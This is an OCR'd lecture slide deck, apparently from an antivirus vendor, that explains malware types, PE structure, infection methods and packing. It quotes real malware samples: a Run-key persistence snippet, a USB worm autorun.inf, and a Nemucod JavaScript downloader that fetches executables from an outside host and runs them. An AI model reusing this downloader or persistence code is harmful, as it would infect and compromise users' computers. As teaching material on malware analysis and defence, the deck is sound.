MALWARE

- What is Malware?
- Classification
- Structure and behaviour
- Information sources

Martin Jirkal

What is Malware?

- Malware is malicious software that is **deliberately** created to harm computer's user.
- Word malware was created from words malicious and software

- Harm can be done by many ways
  - Gathering of information
  - Using computers processor time
  - Using device as point of attack
  - User ransom
  - Advertisement
  - Misinformation

But what IS malware?
What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.

AV's see files in 3 categories

- **CLEAN**

  Not harmful and "grey zone".

- **PUA**

  Potentially unwanted and unsafe application

- **MALWARE**

  Harmful application

Detected

Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate, but can be distributed into computer without user approval or by use of social engineering. Alternatively it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules

Potentially unwanted application - II

PUA categories

- **Unsafe** – Application that can be misused my malware. For example coinminer that is run by command line.
- **Unwanted** – Application that have known history of showing up on user's computer without approval.
- **Suspicious** – Applications that have common attributes with malware but are not analyzed.

CLEAN x PUA x MALWARE

registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));
strcat_s(szSysDir, MAX_PATH, "\\aspirsrvc.exe");
RegOpenKeyEx(HKLM,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE,&hKey );
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));
RegCloseKey(hKey);
```

Malware classification

Basic classification

- **Virus**

  Virus infect binary file in a way that does not impact original file in any way except additional virus excecution.


- **Worm**

  Worm copies itself to propagate to another system

- **Trojan**

  Trojan is everything else

Virus




```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 ; MZP.........ÿÿ..
00000010h: B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 ; ¸.......@.......
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ; ................
00000040h: BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 ; º....´.Í!¸.LÍ!□□
00000050h: 54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 ; This program mus
00000060h: 74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 ; t be run under W
00000070h: 69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00 ; in32..$7........
00000080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000a0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000c0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000f0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000100h: 50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00 ; PE..L....^B*....
00000110h: 00 00 00 00 E0 00 8E 81 0B 01 02 19 00 A0 02 00 ; ....à.Ž□..... ..
00000120h: 00 DE 00 00 00 00 00 00 B4 AD 02 00 00 10 00 00 ; .Þ......´-......
00000130h: 00 B0 02 00 00 00 40 00 00 10 00 00 00 02 00 00 ; .°....@.........
00000140h: 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ; ................
00000150h: 00 D0 03 00 00 04 00 00 00 00 00 00 02 00 00 00 ; .Ð..............
00000160h: 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 ; .....@..........
00000170h: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000180h: 00 D0 02 00 1E 18 00 00 00 40 03 00 00 8E 00 00 ; .Ð.......@...Ž..
00000190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001a0h: 00 10 03 00 04 2B 00 00 00 00 00 00 00 00 00 00 ; .....+..........
000001b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001c0h: 00 00 03 00 18 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001f0h: 00 00 00 00 00 00 00 00 43 4F 44 45 00 00 00 00 ; ........CODE....
00000200h: 88 9E 02 00 00 10 00 00 00 A0 02 00 00 04 00 00 ; ^ž....... ......
00000210h: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 ; ............ ..`
00000220h: 44 41 54 41 00 00 00 00 D4 06 00 00 00 B0 02 00 ; DATA....Ô....°..
```

DOS HEADER

DOS STUB

PE HEADER

Signature

FileHeader


OptionalHeader

DATA DIRECTORY

SECTION TABLE


ENJOY SAFER TECHNOLOGY™

Virus




- Attributes
  - Hide itself into existing files-> Hard to find.
  - Opening and writing into different files on disc

- Typical infection method
  1. Find executable binary
  2. Enlarge/add section into file or find enough unused space between sections
  3. Insert code
  4. Change application entry point so it begins in virus code.




Win32/Madang.A




Virus II

A fractionated cavity virus.




Import table-replacing EPO virus.



Entry-Point Obscuring (EPO) Viruses

Entry-point obscuring viruses nemění EP



Worm

Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

CSIDL_CDBURN_AREA – WINAPI SHGetFolderPath()

C:\Documents and Settings*username*\Local Settings\Application Data\Microsoft\CD Burning

Worm II

Typical USB propagation

- Looking for removable media or wait for WM_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

Worm.exe

```
case WM_DEVICECHANGE:
{
   switch(wParam)
   {
      case DBT_DEVICEARRIVAL:
      {
          // Infect device if REMOVABLE USB
      }
   }
}
```

USB drive

hiddenWorm.exe

autorun.inf

```
[ AutoRun ]
open = hiddenWorm .exe
shellexecute = hiddenWorm.exe
shell\Auto\command = hiddenWorm.exe
```

Trojan – advanced classification - I

- **Backdoor**
  Receive and execute remote commands.
- **Adware**
  Manipulates or add advertisement to user's PC.
- **Spy**
  Continually steals important data from victims computer.
- **Banker**
  Malware specialized to attack banking interface on victims computer.

Trojan – advanced classification - II

- **Downloader**

  Typically small malware distributed by attacks that downloads and execute “main” malware. Main malware may change in time.

- **Exploit**

  Exploit’s main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate Zero-day exploit.

- **Rootkit**

  Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.

Trojan – advanced classification - III

- **Bootkit**

  Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

- **CoinMiner**

  Software mining cryptocurrency without user knowledge

- **Ransomware**

  Ransom software that may block computer functionalities and demand payment for unlocking.

Trojan – advanced classification- IV

- **Bad Joke**

  Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

- **Agent**

  Malware that cannot be put into any categories.

APT – Targeted attack

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation

TYPICAL STRUCTURE AND BEHAVIOR OF MALWARE

Jak se drží v počítači? Proč ho nevidíme? Co z toho má?


Malware trends

- Business
- Professionalization- malware as service
- Variability/Obfuscation by install
- Modularity
- Complexity


Motivation of malware

- Infection and penetration of systems.
- Persistence and hiding.
  Survive as long as possible
- Monetization

Biggest infection vector – Spam




How modern malware looks like




Actual TOP CZ

- 19.11% JS/Adware.Agent.AA
- 5,89% HTML/ScrInject
- 3,69% JS/CoinMiner
- 3,09% Win32/Exploit.CVE-2017-11882
- 2,48% HTML/Adware.Agent.A
- 2,3% JS/Adware.AztecMedia
- 2,2% SMB/Exploit.DoublePulsar
- 1,87% JS/Redirector

Everything is packed– Injector/Kryptik



1. Read key
2. Decrypt data
3. Execute




Kryptik/Injector
EXE,DLL

Injector


- Injecting is hiding technique where malicious code is running in another process memory.

Life expectancy of malware stages



Dropper
Dowloader
JS,VBS,SFX,
Java

• Infection



JS/TrojanDownloader.Nemucod.AA trojan

Delivery_Notification_00272460.doc.js

```
var a1='';function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 +=
'e '; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 +=
'va'; pdb(); }; function gp() { a1 += '; }'; fden(); }; function cayi() { a1
+= 'ec'; u(); }; function s() { a1 += '1)'; wbnk(); }; function kcum() { a1
+= '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc()
{ a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg()
{ a1 += '.exe'; ntzm();
```

JS/TrojanDownloader.Nemucod.AA trojan


```
function dl(fr, fn, rn) {
   var ws = new ActiveXObject("WScript.Shell");
   var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
   var xo = new ActiveXObject("MSXML2.XMLHTTP");
   xo.onreadystatechange = function() {
      if (xo.readyState === 4) {
         var xa = new ActiveXObject("ADODB.Stream");
         xa.open();
         xa.type = 1;
         xa.write(xo.ResponseBody);
         xa.position = 0;
         xa.saveToFile(fn, 2);
         xa.close();
      };
   };
   try {
      xo.open("GET", fr, false);
      xo.send();
      if (rn > 0) {
         ws.Run(fn, 0, 0);
      };
   } catch(er) {};
};
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe",
1);
```

Win32/Injector.BRNC trojan

